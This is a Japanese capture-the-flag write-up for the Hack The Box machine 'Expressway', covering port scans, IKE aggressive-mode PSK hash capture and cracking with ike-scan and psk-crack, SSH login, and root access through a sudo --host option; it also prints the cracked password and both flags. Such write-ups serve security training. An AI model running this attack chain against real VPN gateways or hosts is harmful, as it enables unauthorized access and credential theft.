本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「Expressway」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン(TCP及びUDP)
(2) ike-scanを用いた認証情報取得
(3) ikeユーザーでSSHログイン
(4) 特権昇格(sudoのホスト指定)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン(TCP及びUDP)
(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp)のポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.87
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 10:06 EDT
Nmap scan report for 10.10.11.87
Host is up (0.19s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT       ADDRESS
1   208.76 ms 10.10.14.1
2   209.83 ms 10.10.11.87

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.96 seconds
(2) UDPで応答があるポート番号を確認すると、500/udpの応答があることが分かる。
$ nmap -sV -A -sU 10.10.11.87
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 10:21 EDT
Nmap scan report for 10.10.11.87
Host is up (0.21s latency).
Not shown: 996 closed udp ports (port-unreach)
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
500/udp  open          isakmp
4500/udp open|filtered nat-t-ike

Nmap done: 1 IP address (1 host up) scanned in 1030.83 seconds
ike-scanを用いた認証情報取得
(1) 500/udpをGoogle検索で調べると、IPsecの接続確立で使用するプロトコル(IKE)であることが分かる。また、ike-scan(https://www.kali.org/tools/ike-scan/)を用いてスキャンできることが分かる。
(2) ike-scanコマンドでスキャンすると、以下の内容が分かる。
| 出力結果 | 概要 |
|---|---|
| Main Mode Handshake returned | ISAKMPメッセージの交換手順はMainモード |
| Enc=3DES | 暗号化アルゴリズムである3DESを使用 |
| Hash=SHA1 | ハッシュ値はSHA1を使用 |
| Auth=PSK | 認証は事前共有鍵を使用 |
$ sudo ike-scan 10.10.11.87
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Main Mode Handshake returned HDR=(CKY-R=c1be30c775326c16) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) VID=09002689dfd6b712 (XAUTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.248 seconds (4.03 hosts/sec).  1 returned handshake; 0 returned notify
(3) Aggressiveモードでアクセスすると、ユーザーが「ike@expressway.htb」 で認証方式がPSKであることが分かる。
$ sudo ike-scan --aggressive 10.10.11.87
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Aggressive Mode Handshake returned HDR=(CKY-R=180fea28dc78e019) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes) Nonce(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712 (XAUTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.239 seconds (4.18 hosts/sec).  1 returned handshake; 0 returned notify
(4) ike@expressway.htbユーザーの認証ハッシュ値(ike.psk)を取得する。
$ sudo ike-scan -A 10.10.11.87 --id=ike@expressway.htb -Pike.psk
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Aggressive Mode Handshake returned HDR=(CKY-R=972bb80bcedfbbbd) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes) Nonce(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712 (XAUTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.246 seconds (4.06 hosts/sec).  1 returned handshake; 0 returned notify
(5) 取得した認証ハッシュ値(ike.psk)のファイルがあることを確認する。
$ ls -l
-rw-r--r-- 1 root root 1061 Sep 26 05:50 ike.psk
(6) psk-crackを用いて認証ハッシュ値(ike.psk)からパスワードを解析すると、ikeユーザーのパスワードが「freakingrockstarontheroad」であることが分かる。
$ psk-crack -d /usr/share/wordlists/rockyou.txt ike.psk
Starting psk-crack [ike-scan 1.9.6] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "freakingrockstarontheroad" matches SHA1 hash 3aaec9ceedc3192302c5734b1f0632d1f2abbd7e
Ending psk-crack: 8045040 iterations in 8.435 seconds (953760.68 iterations/sec)
ikeユーザーでSSHログイン
(1) SSHを用いてikeユーザーでログインする。
$ ssh ike@10.10.11.87
  →パスワード(freakingrockstarontheroad)を入力する。
(2) 現在ログインしているユーザー情報を確認すると、ikeユーザーであることが分かる。また、proxyグループに所属していることが分かる。
※ikeユーザーでログインした攻撃対象のマシン(Expressway)上で以下のコマンドを実行する。

$ id
uid=1001(ike) gid=1001(ike) groups=1001(ike),13(proxy)


$ whoami
ike
(3) 一般ユーザー用のフラグファイルの内容を確認する。
※ikeユーザーでログインした攻撃対象のマシン(Expressway)上で以下のコマンドを実行する。

$ cat /home/ike/user.txt
4a5dd4f31140a422dbdfbe196f9feacf
特権昇格(sudoのホスト指定)
(1) sudoコマンドの設定を確認すると、デフォルトで指定されるディレクトリと異なる場所にあるsudoバイナリを実行していることが分かる。
※ikeユーザーでログインした攻撃対象のマシン(Expressway)上で以下のコマンドを実行する。

$ sudo -l
  →パスワード(freakingrockstarontheroad)を入力する。
Sorry, user ike may not run sudo on expressway.


$ which sudo
/usr/local/bin/sudo
(2) $PATHの内容を確認すると、「/usr/bin」よりも前に「/usr/local/bin/」が設定されていることが分かる。
※ikeユーザーでログインした攻撃対象のマシン(Expressway)上で以下のコマンドを実行する。

$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
(3) ikeユーザーはproxyグループに所属しているため、プロキシ関連の情報を確認する。まずはプロキシ(squid)に関するログファイルの一覧を確認する。
※ikeユーザーでログインした攻撃対象のマシン(Expressway)上で以下のコマンドを実行する。

$ ls -l /var/log/squid
-rw-r----- 1 proxy proxy 4778 Jul 23 01:19 access.log.1
-rw-r----- 1 proxy proxy   20 Jul 22 19:32 access.log.2.gz
-rw-r----- 1 proxy proxy 2192 Jul 23 01:47 cache.log.1
-rw-r----- 1 proxy proxy  941 Jul 23 01:47 cache.log.2.gz
(4) アクセスログの内容を確認すると、プロキシ経由でofframp.expressway.htbにアクセスしているログが記載されていることが分かる。
※ikeユーザーでログインした攻撃対象のマシン(Expressway)上で以下のコマンドを実行する。

$ cat /var/log/squid/access.log.1
ーーー(省略)ーーー
1753229688.902      0 192.168.68.50 TCP_DENIED/403 3807 GET http://offramp.expressway.htb - HIER_NONE/- text/html
1753229689.010      0 192.168.68.50 NONE_NONE/400 3896 OPTIONS / - HIER_NONE/- text/html
1753229689.010      0 192.168.68.50 NONE_NONE/400 3896 XDGY / - HIER_NONE/- text/html
1753229689.010      0 192.168.68.50 NONE_NONE/400 3916 GET /evox/about - HIER_NONE/- text/html
1753229689.058      0 192.168.68.50 NONE_NONE/400 3906 GET /HNAP1 - HIER_NONE/- text/html
1753229689.058      0 192.168.68.50 NONE_NONE/400 3896 PROPFIND / - HIER_NONE/- text/html
1753229689.058      0 192.168.68.50 TCP_DENIED/403 381 HEAD http://www.google.com/ - HIER_NONE/- text/html
1753229689.058      0 192.168.68.50 NONE_NONE/400 3934 GET /browseDirectory.jsp - HIER_NONE/- text/html
1753229689.058      0 192.168.68.50 NONE_NONE/400 3924 GET /jobtracker.jsp - HIER_NONE/- text/html
1753229689.058      0 192.168.68.50 NONE_NONE/400 3916 GET /status.jsp - HIER_NONE/- text/html
1753229689.114      0 192.168.68.50 NONE_NONE/400 3916 GET /robots.txt - HIER_NONE/- text/html
1753229689.114      0 192.168.68.50 NONE_NONE/400 3922 GET /dfshealth.jsp - HIER_NONE/- text/html
1753229689.165      0 192.168.68.50 NONE_NONE/400 3896 OPTIONS / - HIER_NONE/- text/html
1753229689.165      0 192.168.68.50 NONE_NONE/400 3896 GET / - HIER_NONE/- text/html
1753229689.165      0 192.168.68.50 NONE_NONE/400 3918 GET /favicon.ico - HIER_NONE/- text/html
1753229689.222      0 192.168.68.50 TCP_DENIED/403 3768 CONNECT www.google.com:80 - HIER_NONE/- text/html
ーーー(省略)ーーー
(5) sudoコマンドの使い方を確認すると、「–host=host」オプションでコマンドを実行するホストを指定できることが分かる。
※ikeユーザーでログインした攻撃対象のマシン(Expressway)上で以下のコマンドを実行する。

$ /usr/local/bin/sudo --help
sudo - execute a command as another user

usage: sudo -h | -K | -k | -V
usage: sudo -v [-ABkNnS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-ABkNnS] [-g group] [-h host] [-p prompt] [-U user]
            [-u user] [command [arg ...]]
usage: sudo [-ABbEHkNnPS] [-C num] [-D directory]
            [-g group] [-h host] [-p prompt] [-R directory] [-T timeout]
            [-u user] [VAR=value] [-i | -s] [command [arg ...]]
usage: sudo -e [-ABkNnS] [-C num] [-D directory]
            [-g group] [-h host] [-p prompt] [-R directory] [-T timeout]
            [-u user] file ...

Options:
  -A, --askpass                 use a helper program for password prompting
  -b, --background              run command in the background
  -B, --bell                    ring bell when prompting
  -C, --close-from=num          close all file descriptors >= num
  -D, --chdir=directory         change the working directory before running
                                command
  -E, --preserve-env            preserve user environment when running command
      --preserve-env=list       preserve specific environment variables
  -e, --edit                    edit files instead of running a command
  -g, --group=group             run command as the specified group name or ID
  -H, --set-home                set HOME variable to target user's home dir
  -h, --help                    display help message and exit
  -h, --host=host               run command on host (if supported by plugin)
  -i, --login                   run login shell as the target user; a command
                                may also be specified
  -K, --remove-timestamp        remove timestamp file completely
  -k, --reset-timestamp         invalidate timestamp file
  -l, --list                    list user's privileges or check a specific
                                command; use twice for longer format
  -n, --non-interactive         non-interactive mode, no prompts are used
  -P, --preserve-groups         preserve group vector instead of setting to
                                target's
  -p, --prompt=prompt           use the specified password prompt
  -R, --chroot=directory        change the root directory before running command
  -S, --stdin                   read password from standard input
  -s, --shell                   run shell as the target user; a command may
                                also be specified
  -T, --command-timeout=timeout terminate command after the specified time limit
  -U, --other-user=user         in list mode, display privileges for user
  -u, --user=user               run command (or edit file) as specified user
                                name or ID
  -V, --version                 display version information and exit
  -v, --validate                update user's timestamp without running a
                                command
  --                            stop processing command line arguments
(6) sudoコマンドを用いて/bin/bashを実行し、特権昇格する。
※ikeユーザーでログインした攻撃対象のマシン(Expressway)上で以下のコマンドを実行する。

$ /usr/local/bin/sudo  --host=offramp.expressway.htb /bin/bash
  →root権限のプロンプト(#)が表示される。
(7) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
※rootユーザーでログインした攻撃対象のマシン(Expressway)上で以下のコマンドを実行する。

# id
uid=0(root) gid=0(root) groups=0(root)


# whoami
root
(8) 特権ユーザー用のフラグファイルの内容を確認する。
※rootユーザーでログインした攻撃対象のマシン(Expressway)上で以下のコマンドを実行する。

# cat /root/root.txt
7f1201f55cd7ed62afb9f0ae663223d5
関連記事(Hack The Box)
※後日作成予定。